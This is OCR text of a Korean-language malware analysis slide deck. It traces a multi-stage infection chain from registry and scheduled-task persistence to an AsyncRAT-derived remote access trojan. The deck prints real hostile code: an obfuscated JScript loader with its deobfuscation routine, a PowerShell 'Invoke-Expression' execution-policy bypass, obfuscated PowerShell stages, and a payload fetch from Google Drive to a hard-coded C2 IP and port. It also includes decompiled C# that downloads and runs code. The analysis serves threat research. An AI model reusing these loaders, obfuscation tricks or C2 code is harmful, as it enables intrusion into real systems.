HKCU\...\Run\GUpdate2


C:\Windows\System32\wscript.exe /b /e:javascript C:\ProgramData\83972.tmp


ENKI

02 공격 사례 분석

Stage 2 – d.ps1


- 지속성 확보를 위한 작업 수행
- 작업 스케줄러, 자동 실행 레지스트리 등록
- 분석 당시 C&C 서버 비활성화





C&C Server

AMicrosoftEdgeUpdateExpanding[3829710973]



HKCU\...\Run\SUpdate

wscript /e:javascript /b C:\ProgramData\38243.tmp

C:\Windows\System32\wscript.exe /b /e:javascript C:\ProgramData\N9371.js

ENKI

02 공격 사례 분석

Stage 3 – 83972.tmp

- 작업 스케줄러에 의해 실행되는 악성코드
- 난독화가 적용된 변수 값

```
function xby40() {
    var Nnu4ybgfse = [
        "9701Xs sc-mo+\"m\"\"a+\"a",
        "5812Xn'=:C\\\\rPgonrd $f",
        "6438Xa\\\\3G98.2mtapmDat",
        "8604Xd= G teC-+\"'\";$",
        "6694Xn tf$;nI vno\"nte",
        "1557Xk-exE\"p\"+er+s\"o",
        "1735X\"oi nd$\";   ;sf\"+",
        "1846Xtoi1nR.nuw(uinc",
        "6478Xf ,)0};acctnhCon",
        "6368Xr{r()e}",
        "8780X{v    raf nutctiry",
        "2375X=n weA tcvioen1",
        "7204Xc(tW\"cSirtpX.Obje",
        "9431Xl\"l;)v   raw Sihe",
        "7074Xn=f\" \"p\"+woneCo",
        "5497Xhle le- pybrp\"+\"s"
    ];
    xby40 = function () {
        return Nnu4ybgfse;
    };
    return xby40();
}
```


ENKI

Stage 3 – 83972.tmp

6478Xf ,)0};acctnhCon

1. 구분자 X를 기준으로 데이터 파싱

Stage 3 – 83972.tmp

f		,	)	0	}	;	a	c	c	t	n	h	C	o	n
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

2. 처음 2바이트 데이터 뒤로 이동

Stage 3 – 83972.tmp

,	)	0	}	;	a	c	c	t	n	h	C	o	n	f	
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

2. 처음 2바이트 데이터 뒤로 이동

Stage 3 – 83972.tmp

,	)	0	}	;	a	c	c	t	n	h	C	o	n	f	
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

3. 처음 1바이트 데이터와 마지막 1바이트 데이터 교환

Stage 3 – 83972.tmp

	)	0	}	;	a	c	c	t	n	h	C	o	n	f	,
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

3. 처음 1바이트 데이터와 마지막 1바이트 데이터 교환

02 공격 사례 분석

Stage 3 – 83972.tmp

	)	0	}	;	a	c	c	t	n	h	C	o	n	f	,
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

)	}	;	a	c	c	t	n	h	C	o	n	f	,		0
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

}	a	c	c	t	n	h	C	o	n	f	,		0	)	;
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

02 공격 사례 분석

Stage 3 – 83972.tmp

f		,	)	0	}	;	a	c	c	t	n	h	C	o	n
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

•

•

•

n	C	o	n	f	,		0	)	;	}	c	a	t	c	h
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

02 공격 사례 분석

Stage 3 – 83972.tmp

- 난독화 해제 검사 루틴

```
(function (Smoencbv, rgvjI4g) {
    var dmk398xnefyH = PSkkefoi98feh;
    var agent = Smoencbv();
    var n = agent.length;

    while (true) {
        try {
            k = parseInt(dmk398xnefyH(0x1da)) * (parseInt(dmk398xnefyH(0x1df))) / 0x5;
            if (k === rgvjI4g) {
                break;
            } else {
                for (i = 0; i < n; i++) {
                    str = agent[i];
                    var match = str.match(/\d+/g);
                    var m = match[0].length + 1;
                    var tmp = str.substring(m);
                    var len = tmp.length;
                    if (len <= 2) return;
                    var k = tmp.substring(2) + tmp.substring(0, 2);
                    t = k.charAt(0);
                    tt = k.charAt(len - 1);
                    tmp = tt + k.substring(1, len - 1) + t;
                    var res = match[0] + 'X' + tmp;
                    agent[i] = res;
                    console.log(agent[i])
                }
                agent['unshift'](agent['pop']());
            }
        } catch (_0x49299e) {}
    }
}(xby40, 12172939.2));
```

```
0: "8780Xtry{\tvar functi"
1: "2375Xon1= new Active"
2: "7204XXObject(\"WScript."
3: "9431XShell\");\tvar wi"
4: "7074XnConf= \"p\"+\"owe"
5: "5497Xr\"+\"shell -ep byp"
6: "9701X\"+\"ass -com\"+\"ma"
7: "5812Xnd $fn='C:\\\\Progr"
8: "6438XamData\\\\G3892.tmp"
9: "8604X';$d = Get-C\"+\""
10: "6694Xontent $fn; Inv\""
11: "1557X+\"oke-Exp\"+\"res"
12: "1735Xs\"+\"ion $d;\";\tf"
13: "1846Xunction1.Run(wi"
14: "6478XnConf, 0);}catch"
15: "6368X(err){}"
```


ENKI

02 공격 사례 분석

Stage 3 – 83972.tmp

- 난독화 해제된 최종 명령어
- Wscript.Shell 오브젝트 이용해 명령어 실행

```
try {
    var function1 = new ActiveXObject("WScript.Shell");
    var winConf= "powershell -ep bypass" +
    " -command $fn='C:\\ProgramData\\G3892.tmp';" +
    "$d = Get-Content $fn; Invoke-Expression $d;";
    function1.Run(winConf, 0);
} catch (err) {}
```


02 공격 사례 분석

Stage 4 – G3892.tmp


Stage 1 악성코드와 동일한 난독화 방식

```
$rr99=@();
$acg0="osJ3M2wWanFTLwMTMwcTOzYjM5UTMiASPgQWS
$msy1="uwyicURrpVciFTMuJGTwFWS0R3UI1iYO9kM0k
$imp2="aelHUlJXS5wULGdnTTFVQHFUQSFUSZd2QyVTe
$gow3="bc=sjIBN0NyEjZSp1bZRGThlHZVlzcEZWUatG
$psva4=$acg0+$msy1+$imp2+$gow3;
$rr99+=$psva4 -join '';
$iqs5="wyaO0VmcjV2ck0DdlJ3YlN3X05WZpx2YgACIg
$koq6="bgkJnZlJHJK0QfK0AIgACI7ciblt2b09FazVm
$vwy7="ceFIk9Ga0VWTtAiIuV2avR3L0Y3LygGd1F2bv
SeT-iteM  ('VaRIAb'+'LE:'+'Qk'+'yr'+'Z')  (
  &("{0}{1}{2}"-f'Set-V','a','riable') -Name
.("{2}{1}{3}{0}"-f'Variable','t','Se','-') -
&("{1}{0}{3}{4}{2}" -f'o','Inv','xpression',
}});
$afk8="em9GdfN3clN2Yh5iblt2bURWZoNXZyZWZyRCI
$mmm0="mm=0nCNIiblt2bUN3clN2YhRCIyVmchVmQiAS
$mmmm1=$iqs5+$koq6+$vwy7+$afk8+$mmm0;
$rr99+=$mmmm1 -join '';
```

Stage 4 – G3892.tmp




Stage 4 – G3892.tmp




02 공격 사례 분석

Stage 4 – G3892.tmp



ENKI


Stage 4 – G3892.tmp



- 폴더 제외
- 파일 이름에 $objName이 포함된 파일
- 파일 이름과 내용에 “result” 문자열이 포함되지 않은 파일

Stage 4 – G3892.tmp

Stage 4 – G3892.tmp



Stage 4 – G3892.tmp

- 악성코드 다운로드 가능

2. 감염 로그 업로드

↓

3. 악성코드 탐색

↓

4. 다운받은 악성코드 삭제 요청 전송

Stage 4 – G3892.tmp

- 악성코드 다운로드 불가능
  - Polling or Webhook?

3. 악성코드 탐색

4. 다운받은 악성코드 삭제 요청 전송

Stage 5 – tmps4.ps1

- Base64로 인코딩된 문자열 데이터
  - 난독화 미적용


```
$pxf="DQpGdW5jdGlvbiBNb2NuZGlzIHsgDQpwYXJhbSgNCltTdHJpbmddJFVSST0kbnVsbCw
$hik="PLkNvbXByZXNzaW9uLkNvbXByZXNzaW9uTW9kZV06OkRlY29tcHJlc3MpOw0KICAgIC
$lno="AgICBlbHNlaWYoJFBhdGggLW5lICRudWxsKQ0KICAgIHsNCiAgICAgICAgW0J5dGVbX
$qsv="l7DQogICAgICAgIGZvcmVhY2ggKCRtZXRob2QgaW4gJHR5cGUuR2V0TWV0aG9kcygpK
$ybeh=$pxf+$hik+$lno+$qsv;
$bytes = [Convert]::FromBase64String($ybeh);
&("{2}{0}{1}"-f 'et-V','ariable','S') -Name ("{1}{0}" -f'es','r') -Value
.("{2}{0}{1}{4}{3}"-f'k','e-Ex','Invo','ression','p') ${r`eS};
```

THE NEXT DAY

02 공격 사례 분석

Stage 5 – tmps4.ps1

- 다음 날에 접속하니 **악성코드 다운로드 가능**
  - 우연의 일치 ? 공격자의 모니터링 ?



ENKI

02 공격 사례 분석


Stage 5 – tmps4.ps1

- 구글 드라이브에 업로드된 악성코드 정보
  - 공격자 이메일 확인


```
{
  "name": "rt_10_dummy_0206.tmp",
  "mimeType": "application/octet-stream",
  "size": "11917",
  "createdTime": "2025-02-06T14:28:40.707Z",
  "owners": [
    {
      "kind": "drive#user",
      "displayName": "andreytony001",
      "emailAddress": "andreytony001@gmail.com",
      "permissionId": "17628116675428814843",
      "photoLink": "<https://lh3.googleusercontent.com/a-/ALV-UjU7c10Rb7y7XU9dR2xlxcjqWmLDym-Ty65ExsrPiiJyhgY9WA=s64>",
      "me": false
    }
  ]
}
```



ENKI

Stage 5 – tmps4.ps1



02 공격 사례 분석

Stage 6 – AsyncRAT



ENKI

Stage 6 – AsyncRAT

- **tmps4.ps1에서 서버 주소, 포트 인자로 전달**

```
$ip = "206.206.127.152";
$nOncu = 6606;
if($args[0] -ne $null)
{
    $ip = $args[0]
}
if($args[1] -ne $null)
{
    $nOncu = $args[1]
}

Mocndis -URI "https://drive.google.com/uc?export=download&id=14qdC40NKzX4SYP-8J1qz5xNGl6j2Q8g7" -IP $ip -nOncu $nOncu;
```

02 공격 사례 분석

Stage 6 – AsyncRAT

- 악성코드와 오픈소스 AsyncRAT 동일 클래스 확인

```
public class test_pkt : IEnumerable
{
    // Token: 0x0600004E RID: 78 RVA: 0x00003171 File Offset: 0x00001371
    private void SetName(string value)
    {
        this.name = value;
        this.lowerName = this.name.ToLower();
    }

    // Token: 0x0600004F RID: 79 RVA: 0x0000318C File Offset: 0x0000138C
    private void Clear()
    {
        for (int i = 0; i < this.children.Count; i++)
        {
            this.children[i].Clear();
        }
        this.children.Clear();
    }

    // Token: 0x06000050 RID: 80 RVA: 0x000031D4 File Offset: 0x000013D4
    private test_pkt InnerAdd()
    {
        test_pkt test_pkt = new test_pkt();
        test_pkt.parent = this;
        this.children.Add(test_pkt);
        return test_pkt;
    }
```

```
public class MsgPack : IEnumerable
{
    string name;
    string lowerName;
    object innerValue;
    MsgPackType valueType;
    MsgPack parent;
    List<MsgPack> children = new List<MsgPack>();
    MsgPackArray refAsArray = null;

    private void SetName(string value)
    {
        this.name = value;
        this.lowerName = name.ToLower();
    }

    private void Clear()
    {
        for (int i = 0; i < children.Count; i++)
        {
            ((MsgPack)children[i]).Clear();
        }
        children.Clear();
    }

    private MsgPack InnerAdd()
    {
        MsgPack r = new MsgPack();
        r.parent = this;
        this.children.Add(r);
        return r;
    }
```


ENKI

02 공격 사례 분석

Stage 6 – AsyncRAT

- 악성코드와 오픈소스 AsyncRAT 동일 메소드 확인
  - 이 외에도 동일 클래스, 메소드 다수 확인

```
public byte[] makebytearray()
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        this.Encode2Stream(memoryStream);
        byte[] array = new byte[memoryStream.Length];
        memoryStream.Position = 0L;
        memoryStream.Read(array, 0, (int)memoryStream.Length);
        result = Zip.Compress(array);
    }
    return result;
}
```

```
public byte[] Encode2Bytes()
{
    using (MemoryStream ms = new MemoryStream())
    {
        Encode2Stream(ms);
        byte[] r = new byte[ms.Length];
        ms.Position = 0;
        ms.Read(r, 0, (int)ms.Length);
        return Zip.Compress(r);
    }
}
```

02 공격 사례 분석

Stage 6 – AsyncRAT

- 송수신 데이터 처리 메소드

```
public static void Voo9488246(object data)
{
    try
    {
        test_pkt test_pkt = new test_pkt();
        test_pkt.makebytetoclass((byte[])data);
        string asString = test_pkt.chooseItem("Packet").AsString;
        if (!(asString == "pin"))
        {
            if (!(asString == "addin"))
            {
                if (asString == "saveaddin")
                {
                    bool flag = test_pkt.chooseItem("barray").AsString != null;
                    if (flag)
                    {
                        test_TcpClient.Sninef73245(test_pkt.chooseItem("barray").GetAsBytes());
                    }
                }
            }
            else
            {
                try
                {
                    bool flag2 = test_pkt.chooseItem("barray").AsString != null;
                    if (flag2)
                    {
                        test_pkt test_pkt2 = new test_pkt();
                        test_pkt2.chooseItem("Packet").SetAsString("giveme");
                        test_pkt2.chooseItem("barname").SetAsString(test_pkt.chooseItem("barray").AsString);
                        test_TcpClient.Pokr938823(test_pkt2.makebytearray());
                    }
                }
                catch (Exception ex)
                {
                }
            }
        }
    }
    catch (Exception ex2)
    {
    }
}
```

02 공격 사례 분석

Stage 6 – AsyncRAT

- 주요 행위는 서버에서 악성코드 다운받아 실행
  - 이 외에 다른 행위는 존재하지 않는다.

```
// Token: 0x0600002B RID: 43 RVA: 0x000029C8 File Offset: 0x00000BC8
private static void acosasdfhacasdef_2k(byte[] b_in)
{
    byte[] b_ok = Zip.Decompress(b_in);
    Thread.Sleep(10);
    Thread.Sleep(1);
    Assembly asm = null;
